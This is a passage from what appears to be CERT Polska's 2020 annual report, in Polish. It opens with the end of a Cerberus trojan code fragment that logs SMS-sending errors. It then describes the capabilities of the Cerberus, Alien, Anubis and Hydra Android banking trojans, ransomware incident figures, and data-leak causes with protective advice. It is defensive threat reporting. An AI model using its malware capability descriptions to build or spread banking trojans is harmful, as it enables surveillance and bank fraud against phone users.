    SettingsToAdd(context, consts.LogSMS , "(MOD21) | ERROR SEND SMS " + ex.toString() +"::endLog::");
  }
}
```

**Rys. 54. Fragment kodu odpowiedzialny za wysyłanie wiadomości SMS.**

W 2020 r. właściciel Cerberusa doświadczał licznych trudności związanych m.in. z obsługą klientów, w związku z czym usiłował sprzedać kod źródłowy wraz z bazą klientów. Próba sprzedaży zakończyła się niepowodzeniem i wkrótce potem przestępca podzielił się kodem źródłowym aplikacji z właścicielem forum, na którym sprzedawał swoje usługi. W konsekwencji kod Cerberusa wyciekł.

Upublicznienie kodu źródłowego Cerberusa spowodowało, że powstały różne jego warianty, jednym z których był Alien (Cerberus V3). Do bazowych funkcjonalności Cerberusa doszły dwie kluczowe: kontrola telefonu za pomocą TeamViewer oraz podsłuchiwanie powiadomień na telefonie.

Instalacja złośliwego oprogramowania na urządzeniu prowadzi do pełnej inwigilacji użytkownika — wyciekają nie tylko SMS-y i rozmowy, ale atakujący może również uzyskać dostęp do poczty elektronicznej czy konta bankowego ofiary. Instalacja nie przebiega jednak w wyniku wykorzystania podatności w urządzeniu — kluczowe dla udanego ataku jest wymuszenie na użytkowniku zgody na instalację oraz udzielenia aplikacji odpowiednich uprawnień.

Przestępca ma możliwość zarządzania zainfekowanymi telefonami korzystając z aplikacji webowej.

## Anubis

Początki Anubisa sięgają 2017 r., kiedy osoba o nicku *maza-in* opublikowała artykuł "Android BOT from scratch". Na podstawie kodu źródłowego zamieszczonego w tym artykule powstało wiele trojanów mobilnych, w tym Anubis.

Ma on mniej funkcji niż Cerberus, jednak również jest bardzo niebezpieczny. Możliwości Anubisa obejmują, m. in:

- pozyskiwanie listy kontaktów,
- streamowanie widoku z ekranu urządzenia,
- nagrywanie dźwięku,
- pozyskiwanie i wysyłanie wiadomości SMS,
- pozyskiwanie z urządzenia plików,
- wykorzystanie kodów USSD,
- wymazywanie danych z urządzenia,
- szyfrowanie telefonu przy pomocy ransomware CryptoLocker,
- blokadę ekranu urządzenia przy pomocy FakeLocker,
- zdalne zarządzanie urządzeniem.

Anubis jest bezpośrednią konkurencją Cerberusa i w dalszym ciągu powstają jego nowe wersje. Ostatnia zaobserwowana wersja to Anubis v3, w której wprowadzono streamowanie ekranu użytkownika oraz możliwość obejścia zabezpieczeń telefonu (wyłączenie Play Protect). Podobnie jak w przypadku Cerberusa, instalacja wymaga zgody użytkownika.

## Hydra

Hydra początkowo wykorzystywana była jedynie jako dropper. W drodze ewolucji, na początku 2019 r., stała się samodzielnym trojanem bankowym.

Jej możliwości to m.in.:

- pobieranie zawartości ekranu użytkownika w czasie rzeczywistym,
- przejęcie zdalnej kontroli nad urządzeniem (backconnect proxy),
- instalacja innych aplikacji,
- injecty — nakładki wyświetlające się ponad aplikacjami bankowymi, służące do wykradania danych logowania.

Początkowo celem Hydry były jedynie ofiary z Turcji, jednak 2020 r. przyniósł duże zmiany — zostały dodane nowe injecty na banki z całego świata. CERT Polska zaobserwował dystrybucję tego malware'u w obrębie polskiej cyberprzestrzeni.

## Jak uniknąć infekcji?

Kluczowym czynnikiem profilaktyki jest jak zawsze zachowanie zdrowego rozsądku. Przede wszystkim należy za wszelką cenę unikać instalowania aplikacji pochodzących z nieznanych źródeł. Nawet, jeżeli zdarzy nam się odwiedzić dostarczony przy pomocy wiadomości SMS, czy e-mail z poziomu urządzenia mobilnego lub kliknąć w łącze z reklamy, nie spowoduje to instalacji opisywanej w artykule, złośliwej aplikacji.

W przypadku aplikacji dostępnych z poziomu sklepu takiego jak Google Play warto jest przeczytać opinie. Jeśli przytłaczająca większość jest negatywna, a z komentarzy wynika, że po instalacji telefon dziwnie się zachowuje, lepiej powstrzymać się od instalacji.

W przypadku kampanii takich jak Korzystna oprócz sprawdzenia komentarzy, warto dokładniej zorientować się do jakiej dokładnie firmy aplikujemy — pozwoli to na uniknięcie wycieku danych jeszcze przed instalacją aplikacji.

Po zainstalowaniu aplikacji, jej usunięcie niekoniecznie jest proste — opisane rodziny potrafią się dobrze przed tym chronić. Jeżeli jednak zorientujemy się, że nasze urządzenie zostało zainfekowane — zawsze warto jest zasięgnąć pomocy specjalisty, np. wykorzystując formularz kontaktowy CERT Polska do zgłoszenia incydentu.

# Ransomware w Polsce


Ransomware to rodzaj szkodliwego oprogramowania, którego celem jest zaszyfrowanie zawartości dysku i wymuszenie od właściciela maszyny opłaty za odszyfrowanie jego danych. Schemat ataku pozostaje podobny od lat, a każdy medialny przypadek podnosi świadomość użytkowników na temat ochrony przed zagrożeniem oraz skali ewentualnych konsekwencji. W ostatnim roku można było zaobserwować dodatkowe zjawiska polegające na wcześniejszej kradzieży cennych informacji. Przestępcy po zaszyfrowaniu danych, dodatkowo grozili ofierze upublicznieniem prywatnych informacji.

Niestety, skala problemu nie zmalała. W 2020 r. obsłużyliśmy 110 incydentów dotyczących infekcji ransomware. Aż 16 zgłoszeń zostało przesłanych przez instytucje administracji publicznej, 7 przez przedstawicieli infrastruktury cyfrowej oraz 5 przez szpitale i przychodnie. Otrzymaliśmy również 2 zgłoszenia z sektora energetycznego oraz 1 dotyczące zaopatrzenia w wodę. Odnotowaliśmy też incydent związany z dwoma uczelniami niepublicznymi — piszemy o tym na stronie 108. Do najpopularniejszych rodzin ransomware, wykorzystywanych w Polsce, należą Phobos – 17 infekcji, Djvu – 16 oraz Dharma – 9.

Ponad połowa infekcji, bo aż 69 z nich, zostało zgłoszonych przez instytucje publiczne oraz przedsiębiorstwa, narażone na potencjalne straty finansowe spowodowane przerwą w funkcjonowaniu lub kosztami przywrócenia systemu do odpowiedniego stanu. Najwięcej problemów mają małe firmy oraz placówki z budżetem niewystarczającym na zbudowanie odpowiednio zabezpieczonej infrastruktury IT oraz zatrudnienie wykwalifikowanego personelu. Pozostałe przypadki dotyczyły osób prywatnych.

Specjaliści CERT Polska zauważyli dwa główne wektory dystrybucji oprogramowania. Należą do nich szkodliwy załącznik w wiadomości e-mail oraz niedostatecznie lub w ogóle niezabezpieczony dostęp do zasobów sieci czy maszyn. Można założyć, że wzrost popularności ataków z wykorzystaniem protokołu RDP jest pochodną epidemii COVID-19. Firmy, które nie posiadają odpowiedniej infrastruktury, a często nawet administratora, zostały w pośpiechu zmuszone do przejścia na zdalny typ pracy, zostawiając system podatny na atak.

Należy odnotować, że coraz częściej w przypadku skutecznego ataku ransomware dochodzi do skopiowania danych przez przestępców, którzy następnie grożą ich ujawnieniem. Ma to być dodatkowa "motywacja" do zapłacenia



okupu, gdyż poza konsekwencjami wynikającymi z niedostępności zasobów, ofierze mogą grozić skutki ujawnienia wrażliwych informacji bądź kary za wyciek danych osobowych.

Więcej informacji dotyczących ransomware, w tym najczęściej obserwowanych rodzin, wektorów infekcji i ewolucji zjawiska, znajduje się w rozdziale Ransomware na świecie str. 132.

Zachęcamy do zapoznania się z naszymi rekomendacjami dotyczącymi przeciwdziałania i reagowania na incydenty ransomware https://www.cert.pl/uploads/docs/CERT_Polska_Poradnik_ransomware.pdf.


# Wycieki danych

Wycieki danych są coraz powszechniejszym problemem nie tylko w Polsce, ale i na świecie. Mogą one dotknąć dowolnego podmiotu przetwarzającego bardziej lub mniej wrażliwe dane osobowe. Oznacza to, że narażone są nie tylko komercyjne giganty, ale również instytucje prowadzące mniejszą działalność lub podmioty prywatne. Rosnąca ilość magazynowanych i przetwarzanych danych powoduje, że rola administratora danych osobowych przybiera na odpowiedzialności. Jednak sam administrator danych osobowych nie może skutecznie zmniejszyć ryzyka wycieku danych bez odpowiedniej współpracy pozostałych podmiotów zaangażowanych w przetwarzanie danych bądź odpowiedzialnych za zabezpieczenie infrastruktury w danym podmiocie.

## Przyczyny wycieku danych

Nie każdy wyciek danych osobowych jest spowodowany atakiem hakerskim. Zdarzają się sytuacje, w których to osoba przetwarzająca dane w sposób nieumyślny doprowadza do wycieku. Najprostszym przykładem jest wysyłka masowej komunikacji e-mail bez użycia funkcji ukrytej kopii (BCC). W takim przypadku, jedna wysłana wiadomość może ujawnić dane setek kontrahentów. Staje się to problematyczne, gdyż w wielu sytuacjach sam fakt współpracy różnych instytucji może nie być informacją publicznie dostępną. Jednak tego typu incydenty nie ograniczają się do strefy biznesowej. Łatwo sobie wyobrazić sytuację, w której placówka (np. medyczna) wysyła informację do swoich pacjentów o nowej usłudze albo o wyjątkowym zdarzeniu (np. o niedostępności systemu rezerwacji w danym okresie). Jeżeli taka komunikacja zostanie wysłana zbiorowo w nieodpowiedni sposób, odbiorcy wiadomości będą mogli w wielu przypadkach poznać imiona i nazwiska (zawarte często w adresach e-mail) innych pacjentów tej placówki. Sam adres e-mail również należy traktować jak daną osobową, bowiem w dzisiejszych czasach, wraz ze wzrostem ilości informacji przetwarzanych w systemach informatycznych, możliwości powiązania adresu skrzynki pocztowej z konkretną osobą stale rosną. Sytuację taką mogą wykorzystać przestępcy. Niesławny już wyciek ze sklepu internetowego morele.net z 2018 r. nadal może być skutecznie wykorzystywany do przygotowywania lub wzbogacania danych przez przestępców, np. do przeprowadzania ataków phishingowych. Jednak nie tylko obsługa masowej wysyłki wiadomości e-mail może powodować problemy. Obserwowaliśmy wycieki wrażliwych danych spowodowane np. zgubieniem sprzętu bądź nośników, które nie były szyfrowane. Należy zdawać sobie sprawę, że w większości domyślnych konfiguracji systemów operacyjnych, dane przechowywa-

ne na dyskach nie są szyfrowane (chociaż sytuacja ta w ostatnich latach się poprawia). Oznacza to, że osoba, która uzyska fizyczny dostęp do nośnika (np. znajdzie zgubiony sprzęt) będzie mogła bez żadnych przeszkód odczytać dane przechowywane na komputerze. Kolejną zaobserwowaną przyczyną wycieków jest czasowe umieszczenie zbiorów danych w publicznie dostępnym miejscu. Sytuacja taka ma miejsce najczęściej w czasie tworzenia backupu albo migracji systemów i wynika z zaniedbania lub niewiedzy. W takich przypadkach często słyszymy o zastosowaniu tzw. "głębokiego ukrycia". Jest to jednak termin mówiący jedynie o tym, że nie użyto żadnych rzeczywistych zabezpieczeń do zapewnienia poufności wrażliwych danych.

## Skala i waga zjawiska

Skalę problemu wycieku danych może zobrazować fakt, że według naszych ostrożnych szacunków, na przestrzeni lat wyciekły informacje dotyczące co najmniej 10 milionów kont polskich użytkowników internetu. Mniej ostrożne estymacje wskazują na liczbę około 50 milionów.

Rok 2020 nie był w żadnym względzie zaskakujący, biorąc pod uwagę liczbę i rodzaje wycieków danych. Polskich użytkowników dotknęły m.in. naruszenia ochrony danych osobowych przetwarzanych przez sklepy internetowe cyfrowe.pl oraz exerion.pl , ale do niechlubnej listy podmiotów, którym przydarzył się wyciek danych, dołączyły również PANEK rent a car, portal benchmark.pl oraz forum operatora Play (pod adresem forumplay.pl). W przypadku podmiotów niekomercyjnych wartych odnotowania doszło do wycieku danych z Internetowego Forum Policyjnego (ifp.pl) będącego nieoficjalnym portalem zrzeszającym funkcjonariuszy Policji. Zakres danych i skala wycieków były różne. Zdarzało się, że upubliczniono wyłącznie adresy e-mail wraz z hashami haseł. Jednak w niektórych przypadkach zakres danych był znacznie szerszy i obejmował również imiona, nazwiska, numery telefonu, adresy zamieszkania oraz numery PESEL. Ponadto, oprócz wymienionych podmiotów komercyjnych lub prywatnych, problemy w należytej ochronie danych osobowych miały również instytucje oświatowe. Zespół CERT Polska w 2020 r. obsługiwał incydenty związane z Krajową Szkołą Sądownictwa i Prokuratury, Politechniką Warszawską czy Uniwersytetem Warszawskim. O bolączkach sektora edukacji piszemy w osobnym artykule str. 101 "Incydenty na polskich uczelniach w 2020 r.".

## Problemy ujawnione przez wycieki

W niedostateczny sposób zabezpieczone hasła to wciąż jedna w przyczyn wycieku danych, którą obserwujemy od lat. Zdarzają się przypadki, gdzie hasła przechowywane w bazie danych są zabezpieczone skrótem kryptograficznym (hashem) MD5. Od ponad dekady używanie skrótów MD5 bądź podobnych (np. z rodziny SHA) do przechowywania haseł jest uważane za złą praktykę. Ma to o tyle duże znaczenie, że bardzo ułatwia masowe łamanie haseł, co może prowadzić do przejmowania przez przestępców powiązanych kont użytkowników na innych portalach, jeśli użyli tam takiego samego bądź podobnego hasła. Jednak nawet w przypadku, kiedy podmiot, któremu powierzyliśmy swoje dane, przechowywał hasła w aktualnie zalecany sposób (np. przy użyciu algorytmów Bcrypt, PBKDF2 czy Argon2id) również nie możemy czuć się w pełni bezpieczni. Nawet takie algorytmy nie oprą się atakom, jeśli nasze hasło było bardzo proste. Szczególnie, gdy celem atakującego jest odzyskanie hasła pojedynczego użytkownika, a nie masowe działanie. Tego typu zabezpieczenia nie mogą zostać uznane za wystarczające, jeśli użytkownik nie stosował bardzo silnego, najlepiej losowego hasła.

Często same dane osobowe, adresy, czy numery telefonów będą znacznie bardziej wartościowe dla przestępców, niż poznanie używanego przez nas hasła. Zakres i skala wycieków pokazują bez cienia wątpliwości, że stosowanie numeru PESEL jako uwierzytelnienia użytkownika jest złym pomysłem. Niestety, nadal jest to popularną praktyką. Należy mieć na uwadze, że numer PESEL podlega specjalnej ochronie zgodnie z art. 87 RODO i powinien być przetwarzany zgodnie z zasadą minimalizacji danych (art. 5 ust. 1 lit. c RODO).

## Jak o siebie zadbać

Niestety, jako bezpośredni lub pośredni użytkownicy różnych systemów informatycznych nie mamy możliwości na realną ocenę ryzyka wycieku. Dodatkowo, nawet najlepiej zabezpieczony system informatyczny zawsze będzie podatny na błędy ludzkie, których nie uda się nigdy wyeliminować w stu procentach.. Należy więc założyć, że nasze dane już zostały upublicznione lub że wkrótce to nastąpi. Mając to na uwadze, warto przestrzegać kilku zasad, aby nie tyle zmniejszyć ryzyko wycieku naszych danych, co zminimalizować zawczasu negatywne skutki takiego incydentu:

### Podawaj minimalną wymaganą ilość danych osobowych

Im mniej informacji na twój temat będzie przetwarzanych, tym mniej atrakcyjne one będą dla atakujących, bądź trudniej będzie ich użyć do przeprowadzenia ataku lub kradzieży tożsamości.

### Używaj możliwie unikalnych haseł

Rada, od lat powtarzana jak mantra przez specjalistów z dziedziny bezpieczeństwa, jednak trudna do zrealizowania w codziennym życiu. Rozwiązaniem tego problemu może być używanie oprogramowania do zarządzania hasłami. Jeśli nie jest to rozwiązanie dla ciebie, nie jesteś w stanie zapamiętać rosnącej liczby trudnych haseł, zadbaj o to, aby stosować bezpieczne, unikalne hasła w najbardziej krytycznych miejscach, takich jak: poczta e-mail, bankowość elektroniczna czy profil zaufany. Dodatkowo, jeżeli istnieje taka możliwość, włącz uwierzytelnienie dwuskładnikowe – szczególnie w najważniejszych usługach.

### Nie ignoruj ostrzeżeń bądź incydentów

Przepisy ustawy o ochronie danych osobowych nakładają na administratora danych osobowych obowiązek poinformowania użytkowników, jeżeli został wykryty wyciek danych. Informacja taka musi zawierać przede wszystkim zakres danych, które wyciekły. Najczęściej w przypadku, kiedy wyciekły również hashe haseł, hasła do kont użytkowników zostaną zresetowane. Nie ignoruj takich ostrzeżeń. Przeczytaj je dokładnie oraz poświęć chwilę na zastanowienie się, jakie wrażliwe dane na twój temat mogły zostać upublicznione. Zastanów się, czy hasło używane w tym miejscu, mogło być również wykorzystane gdzieś indziej. Nie ignoruj również incydentów takich jak np. przejęcie konta na portalu społecznościowym. Oprócz podjęcia kroków mających na celu odzyskanie dostępu, zastanów się, czy używałeś tego konta jako metody uwierzytelnienia w innych miejscach oraz czy hasło tam używane nie było również używane gdzieś indziej. Taki incydent, o ile niewątpliwie niepokojący i mogący nieść ze sobą pewne przykre konsekwencje, może stanowić idealny moment na przemyślenie, czy nasz poziom „higieny internetowej" nie przyczynił się do ataku.

### Zastosuj separację swoich wirtualnych tożsamości

Tak samo, jak w ramach obowiązków służbowych wykorzystujesz osobny adres e-mail, zapewniając separację środowiska służbowego od prywatnego, tak samo można potraktować swój „oficjalny" prywatny adres i odróżnić go od tego używanego dla rozrywki. Zastanów się, czy na przysłowiowym „forum z kotami" powinieneś używać tej samej tożsamości, co przy składaniu rozliczenia skarbowego albo umawianiu się na wizytę lekarską. Założenie osobnego konta pocztowego i wykorzystywanie go do mediów społecznościowych albo portali hobbystycznych pozwoli Ci zachować większą rozłączność środowiska, które przechowuje i przetwarza najbardziej wrażliwe informacje dot. twojej osoby od tych wszystkich miejsc, które tak naprawdę nie muszą znać twojej prawdziwej tożsamości.

## Wyciekło! Co zrobić? Jak żyć?

Czynności, które należy podjąć po ujawnieniu wycieku naszych danych, zależą w głównej mierze od tego, jakie dokładnie dane uległy naruszeniu. W największej ilości przypadków ujawnione dane będą zawierały nasze (zabezpieczone) hasło. Jak wyjaśniono wyżej, nawet jeżeli zastosowane były adekwatne zabezpieczenia, nie możemy czuć się w stu procentach bezpieczni. W takiej sytuacji, administrator usługi powinien zresetować wszystkie hasła użytkowników dotkniętych wyciekiem

danych. Jeżeli jednak tego nie zrobi, warto profilaktycznie zmienić hasło dostępowe, nawet jeżeli nie mamy gwarancji, że takie dane były zawarte w wycieku. Ponadto, jeżeli używaliśmy takiego samego lub podobnego hasła w innych miejscach, musimy sami zadbać o to, aby takie hasła samodzielnie zmienić. Przestępcy regularnie wykorzystują dane z wycieków przy próbach przejęcia kont na innych portalach – pamiętajmy o tym i zadbajmy o swoje bezpieczeństwo.

Jeżeli wyciekowi uległy dane dotyczące nie tylko naszej wirtualnej tożsamości, ale naszej tożsamości legalnej (numer PESEL, numer dowodu osobistego) warto rozważyć podjęcie kroków w celu zmniejszenia ryzyka oszustw związanych z kradzieżą tożsamości. Najpopularniejszym sposobem przestępców na monetyzację takich danych jest próba wzięcia pożyczki bądź zaciągnięcia kredytu na cudze dane. Niestety, nie istnieje w Polsce rządowy, zunifikowany sposób ochrony przed takimi działaniami. Są jednak dostępne komercyjne rozwiązania, zarówno płatne jak i darmowe, których celem jest ochrona banków i pożyczkodawców przed udzielaniem świadczeń na rzecz osób posługujących się skradzionymi tożsamościami. W efekcie, rozwiązania te chronią również konsumentów. Do takich usług można zaliczyć:


- Biuro Informacji Kredytowej (BIK) oferujące m.in. powiadomienia o próbie uzyskania kredytu na nasze dane oraz raporty podsumowujące nasze zobowiązania kredytowe.
- Rejestr dłużników BIG – mający na celu gromadzenie i udostępnianie informacji dotyczących osób z nieuregulowanymi zobowiązaniami.
- Portal bezpiecznyPESEL.pl – pozwalający na bezpłatne zastrzeżenie naszego numeru PESEL w celu zapobiegania zaciągnięciu pożyczki na nasze dane osobowe.

Oprócz powyższych, w przypadku, kiedy upublicznione zostały dane z naszego dowodu osobistego, warto rozważyć wymianę dokumentu tożsamości na nowy. Co ważne, oprócz samej wymiany, nowe dane dowodu należy zaktualizować we wszystkich istotnych miejscach – szczególnie w bankach, których klientami jesteśmy. Przestępcy potrafią w krótkim czasie wyrobić falsyfikat dowodu osobistego, co może mieć wiele poważnych konsekwencji. Warto jednak mieć świadomość, że nie jest to proste ani tanie przedsięwzięcie. Tego typu oszustwa są dokonywane jedynie, jeśli przestępca uzna, że kradzież konkretnej tożsamości może mu przynieść duży zysk. Ryzyko związane z tego typu oszustwami jest zazwyczaj znacznie większe, a sama operacja trudniejsza i bardziej kosztowna do przeprowadzenia, dlatego nie obserwujemy masowych fałszowań dokumentów tożsamości na podstawie wycieków danych.

Ostatnią, ale może i najważniejszą radą jest wzmożona ostrożność. Należy sobie uświadomić, że wycieki danych są idealną pożywką dla przestępców i nieustannie zasilają ich możliwości masowych, ale też bardziej spersonalizowanych ataków. Im więcej aktualnych danych na nasz temat przestępcy pozyskają, tym bardziej wiarygodne oszustwa (scamy) bądź ataki phishingowe będą w stanie przeprowadzić. O ile ostrożność i odpowiednia higiena internetowa powinna być dla dzisiejszych internautów codziennością, o tyle w przypadku ujawnienia wycieku danych, powinniśmy mieć się bardziej na baczności. Jeżeli nasze dane będą mogły zostać użyte do przeprowadzenia ataku, przestępcy na pewno nie zrezygnują z takiej okazji. Zachęcamy również do śledzenia naszych mediów społecznościowych na portalu Facebook (https://fb.com/CERT.Polska) oraz na Twitterze (@CERT_Polska), gdzie informujemy o obserwowanych przez nas bieżących zagrożeniach wymierzonych w polskich internautów.

## Działania UODO

Instytucją, której zadaniem jest dbanie o przestrzeganie przepisów ustawy o ochronie danych osobowych jest Urzędu Ochrony Danych Osobowych (UODO). W 2020 r. Prezes UODO prowadził szereg spraw związanych z naruszeniami. Kończyły się one różnie, od upomnień dla incydentów o niewielkiej wadze do kar grzywny przekraczających milion złotych. Jest to jasny sygnał dla wszystkich podmiotów publicznych i prywatnych, że należy dochować staranności wszędzie tam, gdzie przetwarzane są dane osobowe.



# Incydenty na polskich uczelniach

Polskie uczelnie i jednostki naukowo-badawcze stanowią z perspektywy polskiego cyberbezpieczeństwa bardzo istotny, a jednocześnie bardzo zaniedbany obszar, o czym świadczy liczba poważnych incydentów w tym sektorze, do których doszło w 2020 r. Na uczelniach, które padły ofiarą cyberprzestępców, w wielu wypadkach doszło do wycieku danych osobowych studentów i pracowników.

## Atak na centrum obliczeniowe ICM UM

